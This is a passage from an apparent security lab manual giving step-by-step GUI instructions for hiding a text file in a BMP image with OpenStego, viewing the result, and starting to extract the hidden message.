


Figure 3.5.11: Clicking Hide Data button

17. A **Success** pop-up appears, stating that the message has been successfully embedded; then, click **OK**.




Figure 3.5.12: Success pop-up

T A S K 5 . 3**View the Image
Containing
Hidden Text**

18. Minimize the **OpenStego** window. The image containing the secret message appears on **Desktop**. Double-click the image file (**Stego.bmp**) to view it.
19. You will see the image, but not the contents of the message (text file) embedded in it, as shown in the screenshot.




Figure 3.5.13: Viewing the Image

T A S K 5 . 4**Extract the Text
File From the
Image**

20. Close the **Photos** viewer window, switch to the **OpenStego** window, and click **Extract Data** in the left-pane.

21. Click the **ellipsis** button next to **Input Stego File**.




Figure 3.5.14: Clicking Ellipsis Button

22. The **Open - Select Input Stego File** window appears. Navigate to **Desktop**, select **Stego.bmp**, and click **Open**.




Figure 3.5.15: Open - Select Input Stego File Window

23. Click the **ellipsis** button next to **Output Folder for Message File**.




Figure 3.5.16: Open - Select Input Stego File Window

24. The **Select Output Folder for Message File** window appears. Choose a location to save the message file (here, **Desktop**) and click **Open**.

